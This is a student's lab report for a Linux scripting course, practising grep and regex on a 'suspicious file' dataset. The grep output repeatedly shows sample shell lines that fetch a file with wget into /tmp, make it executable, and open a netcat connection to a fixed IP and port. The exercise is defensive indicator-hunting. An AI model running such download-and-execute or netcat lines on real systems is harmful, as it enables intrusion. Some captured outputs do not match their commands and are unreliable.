



# MANIPAL

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**MANIPAL SCHOOL OF INFORMATION SCIENCES**

**(A Constituent unit of MAHE, Manipal)**

## **CYE 5153 Linux OS and Scripting – 3\_Lab**

| <b>Reg. Number</b>  | <b>Name</b>           | <b>Branch</b>        |
|---------------------|-----------------------|----------------------|
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**MANIPAL SCHOOL OF INFORMATION SCIENCES**

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## Part A — Basic grep

### Exercise 1 — Search File Contents

Using payload.sh:

Find the line containing wget.

Find the line containing nc.

Find the line containing chmod.


Search for WGET ignoring case. Display

the line numbers containing /tmp. the

number of lines containing /tmp.

Display only the matched word wget.

Search for nc as a whole word.



```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...  
~/Documents/LoS/Lab/Lab3/suspicious_file_lab  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -i "wget" payload.sh  
wget http://update-server.local/package.dat -O /tmp/package.dat  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "nc" payload.sh  
echo "Starting maintenance"  
nc 192.168.10.50 4444  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "chmod" payload.sh  
chmod +x /tmp/package.dat  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -i "WGET" payload.sh  
wget http://update-server.local/package.dat -O /tmp/package.dat  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -n "/"tmp" payload.sh  
3:TEMP_DIR="/tmp/system_cache"  
6: wget http://update-server.local/package.dat -O /tmp/package.dat  
9: chmod +x /tmp/package.dat  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -c "/"tmp/" payload.sh  
3  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -o "wget" payload.sh  
wget  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nc -l 4444  
^C  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -w "nc" payload.sh  
nc 192.168.10.50 4444  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

### Exercise 2 — Compare Files

Search for wget in:

payload.sh update.sh

cleanup.sh Answer:

Which file contains wget?

Which files do not contain wget?

Repeat the search for /tmp.

Which files contain /tmp?

Use grep with multiple filenames

```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...
~/Documents/LoS/Lab/Lab3/suspicious_file_lab

haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano update.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano cleanup.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "wget" payload.sh update.sh cleanup.sh
payload.sh: wget http://update-server.local/package.dat -O /tmp/package.dat
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -l "wget" payload.sh update.sh cleanup.sh
payload.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -L "wget" payload.sh update.sh cleanup.sh
update.sh
cleanup.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "/tmp" payload.sh update.sh cleanup.sh
payload.sh: TEMP_DIR="/tmp/system_cache"
payload.sh: wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh: chmod +x /tmp/package.dat
cleanup.sh: rm /tmp/application.tmp
cleanup.sh: rm /tmp/old_cache.tmp
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -l "/tmp" payload.sh update.sh cleanup.sh
payload.sh
cleanup.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -c "/tmp" payload.sh update.sh cleanup.sh
payload.sh:3
update.sh:0
cleanup.sh:2
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 3 — Inverse Search

Using system.log:

Display all lines that do not contain INFO.

Display all lines that do not contain ERROR.

Display all lines except those containing WARNING.

Count the number of non-INFO entries.

```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...
~/Documents/LoS/Lab/Lab3/suspicious_file_lab

haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -v "INFO" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -v "ERROR" system.log
INFO System started successfully
INFO User student logged in
WARNING Disk usage reached 80 percent
INFO Backup process started
INFO User admin logged in
WARNING Unusual file activity detected
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -v "WARNING" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -vc "INFO" system.log
5
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ clear
```

## Part B — Security Log Analysis

### Exercise 4 — Analyze

system.log

Find all ERROR entries:

Find all WARNING entries:


Find the FAILED entry:

Count the number of ERROR entries:

Display line numbers containing WARNING:

Search for error irrespective of case:

Determine whether the word Malware occurs without displaying output:



```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...  
~/Documents/LoS/Lab/Lab3/suspicious_file_lab  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "ERROR" system.log  
ERROR Backup operation failed  
ERROR Permission denied while accessing file  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "WARNING" system.log  
WARNING Disk usage reached 80 percent  
WARNING Unusual file activity detected  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "FAILED" system.log  
FAILED Security update installation  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -c "ERROR" system.log  
2  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -n "error" system.log  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -n "WARNING" system.log  
3:WARNING Disk usage reached 80 percent  
7:WARNING Unusual file activity detected  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -i "error" system.log  
ERROR Backup operation failed  
ERROR Permission denied while accessing file  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -q "Malware" system.log  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ echo $?  
Command 'echo1' not found, did you mean:  
  command 'echo' from deb coreutils-from-gnu (0.0.0-ubuntu25)  
  command 'echo' from deb coreutils-from-uutils (0.0.0-ubuntu25)  
  command 'echo' from deb coreutils-from-busybox (0.0.0-ubuntu25)  
  command 'echo' from deb coreutils-from-toybox (0.0.0-ubuntu25)  
Try: sudo apt install <deb name>  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ echo $?  
127  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -q "Malware" system.log  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ echo $?  
1  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

### Exercise 5 — Context Investigation

An ERROR event has been detected in system.log.


Display two lines after each ERROR.

Display two lines before each ERROR.

Display one line before and one line after each ERROR.

Display two lines around FAILED.

Why can examining events before and after an error be useful during incident investigation?



```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...  
~/Documents/LoS/Lab/Lab3/suspicious_file_lab  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -A 2 "ERROR" system.log  
ERROR Backup operation failed  
INFO User admin logged in  
WARNING Unusual file activity detected  
ERROR Permission denied while accessing file  
INFO System scan completed  
FAILED Security update installation  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -B 2 "ERROR" system.log  
WARNING Disk usage reached 80 percent  
INFO Backup process started  
ERROR Backup operation failed  
INFO User admin logged in  
WARNING Unusual file activity detected  
ERROR Permission denied while accessing file  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -C 1 "ERROR" system.log  
INFO Backup process started  
ERROR Backup operation failed  
INFO User admin logged in  
WARNING Unusual file activity detected  
ERROR Permission denied while accessing file  
INFO System scan completed  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -C 2 "FAILED" system.log  
ERROR Permission denied while accessing file  
INFO System scan completed  
FAILED Security update installation  
INFO System shutdown initiated  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

Examining the events before and after an error helps identify what caused the error and what happened after it. It gives a better understanding of the sequence of events during an incident.

## Part C — egrep / grep -E

### Exercise 6 — Search Multiple Security Events

Using system.log, write a single command to find lines containing:  
ERROR

WARNING

FAILED

```
grep -E "ERROR|WARNING|FAILED" system.log
```

### Exercise 7 — Multiple Suspicious Commands

Using payload.sh, search for any of:

wget curl nc chmod using a single extended regular expression.

Answer:

Which patterns were found?

wget, nc, chmod Which

pattern was not found?

curl

How many lines contain at least one of these patterns?

```
grep -E "wget|curl|nc|chmod" payload.sh
```


## Exercise 8 — Search Multiple Files Which files

contain at least one selected command?

Display only the filenames containing matches.

Display matching lines with line numbers.

Count the matching lines in each file.



```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...  
~/Documents/LoS/Lab/Lab3/suspicious_file_lab  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -l "wget|curl|nc|chmod" payload.sh upd  
ate.sh  
cleanup.sh  
payload.sh  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -n "wget|curl|nc|chmod" payload.sh upd  
ate.sh:1:cleanup.sh  
payload.sh:2:echo "Starting maintenance"  
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat  
payload.sh:8:nc 192.168.10.50 4444  
payload.sh:9:chmod +x /tmp/package.dat  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep -c "wget|curl|nc|chmod" payload.sh upd  
ate.sh:0  
cleanup.sh:0  
payload.sh:4  
update.sh:0  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Part D — patterns.txt

Your dataset already contains patterns.txt.

## Exercise 9 — Pattern File Investigation

Use patterns.txt to:

Search payload.sh.


Search system.log.

Search config.conf.

Search all .sh files.

Display only filenames containing at least one pattern from patterns.txt.

Display matching lines without printing filenames.  
Which files contain indicators listed in patterns.txt?

A terminal window with a dark background and light-colored text. On the left side, there is a vertical sidebar with several icons: a red 'A' in a circle, a blue question mark in a circle, a purple terminal icon, and a green recycling symbol. The terminal text shows a user named 'harris' at a prompt 'harris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab\$'. The user runs 'grep -f patterns.txt payload.sh', which outputs 'echo "Starting maintenance"'. Then, the user runs 'grep -f patterns.txt config.conf', which outputs 'password=LabPassword123'. Next, the user runs 'grep -f patterns.txt \*.sh', which outputs 'payload.sh:echo "Starting maintenance"'. The user then runs 'grep -lf patterns.txt \*.sh', which outputs 'payload.sh'. Finally, the user runs 'grep -hf patterns.txt \*.sh', which outputs 'echo "Starting maintenance"'. The terminal also shows the contents of 'payload.sh' being echoed, which includes 'wget http://update-server.local/package.dat -O /tmp/package.dat', 'nc 192.168.10.50 4444', and 'chmod +x /tmp/package.dat'. The terminal ends with a prompt 'harris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab\$'.

## Part E — Regex Using filelist.txt

### Exercise 10 — Beginning and End of Line

Using filelist.txt: Find filenames beginning with malware.


Find filenames beginning with script.

Find filenames ending in .sh.

Find filenames ending in .py.

Find filenames ending in .log.

Find filenames beginning with p and ending in .sh

A terminal window titled 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' with a subtitle '~ /Documents/LoS/Lab/Lab3/suspicious\_file\_lab'. The terminal shows a series of grep commands and their outputs. The first command is 'grep "^malware" filelist.txt', which outputs 'malware1.sh', 'malware2.sh', and 'malwareA.sh'. The second command is 'grep "^script" filelist.txt', which outputs 'script1.py' and 'script2.py'. The third command is 'grep "\.sh\$" filelist.txt', which outputs 'payload.sh', 'update.sh', 'cleanup.sh', 'malware1.sh', 'malware2.sh', and 'malwareA.sh'. The fourth command is 'grep "\.py\$" filelist.txt', which outputs 'scanner.py', 'script1.py', and 'script2.py'. The fifth command is 'grep "\.log\$" filelist.txt', which outputs 'system.log' and 'access.log'. The sixth command is 'grep "^p.\*\.sh\$" filelist.txt', which outputs 'payload.sh'. The seventh command is 'grep "^p.\*\.sh\$" filelist.txt', which also outputs 'payload.sh'. The terminal ends with a prompt 'haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab\$' and a cursor. The left sidebar of the terminal window shows icons for Firefox, Files, Applications, Help, and a terminal icon. The top status bar shows 'Sep 3 18:26' and system icons for network, volume, and power.

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/susp...  
~/Documents/LoS/Lab/Lab3/suspicious_file_lab  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^malware" filelist.txt  
malware1.sh  
malware2.sh  
malwareA.sh  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^script" filelist.txt  
script1.py  
script2.py  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "\.sh$" filelist.txt  
payload.sh  
update.sh  
cleanup.sh  
malware1.sh  
malware2.sh  
malwareA.sh  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "\.py$" filelist.txt  
scanner.py  
script1.py  
script2.py  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "\.log$" filelist.txt  
system.log  
access.log  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^p.*\.sh$" filelist.txt  
payload.sh  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^p.*\.sh$" filelist.txt  
payload.sh  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 11 — Character Classes

Using filelist.txt:

Find malware1.sh and malware2.sh using one pattern.


Find filenames containing a digit.

Find filenames containing digits 1 or 2.

Find filenames beginning with m or p.

Find filenames beginning with s or u.



A terminal window titled 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' with a subtitle '~/.Documents/LoS/Lab/Lab3/suspicious\_file\_lab'. The terminal shows a series of grep commands and their outputs. The first command is 'grep "^malware[12]\\\.sh\$" filelist.txt', which outputs 'malware1.sh' and 'malware2.sh'. The second command is 'grep "[0-9]" filelist.txt', which outputs 'malware1.sh', 'malware2.sh', 'script1.py', and 'script2.py'. The third command is 'grep "[12]" filelist.txt', which outputs 'malware1.sh', 'malware2.sh', 'script1.py', and 'script2.py'. The fourth command is 'grep "^[mp]" filelist.txt', which outputs 'payload.sh', 'malware1.sh', 'malware2.sh', and 'malwareA.sh'. The fifth command is 'grep "^[su]" filelist.txt', which outputs 'system.log', 'update.sh', 'scanner.py', 'script1.py', and 'script2.py'. The terminal ends with a prompt 'haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab\$' and a cursor.

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^malware[12]\\\.sh$" filelist.txt
malware1.sh
malware2.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "[0-9]" filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "[12]" filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^[mp]" filelist.txt
payload.sh
malware1.sh
malware2.sh
malwareA.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^[su]" filelist.txt
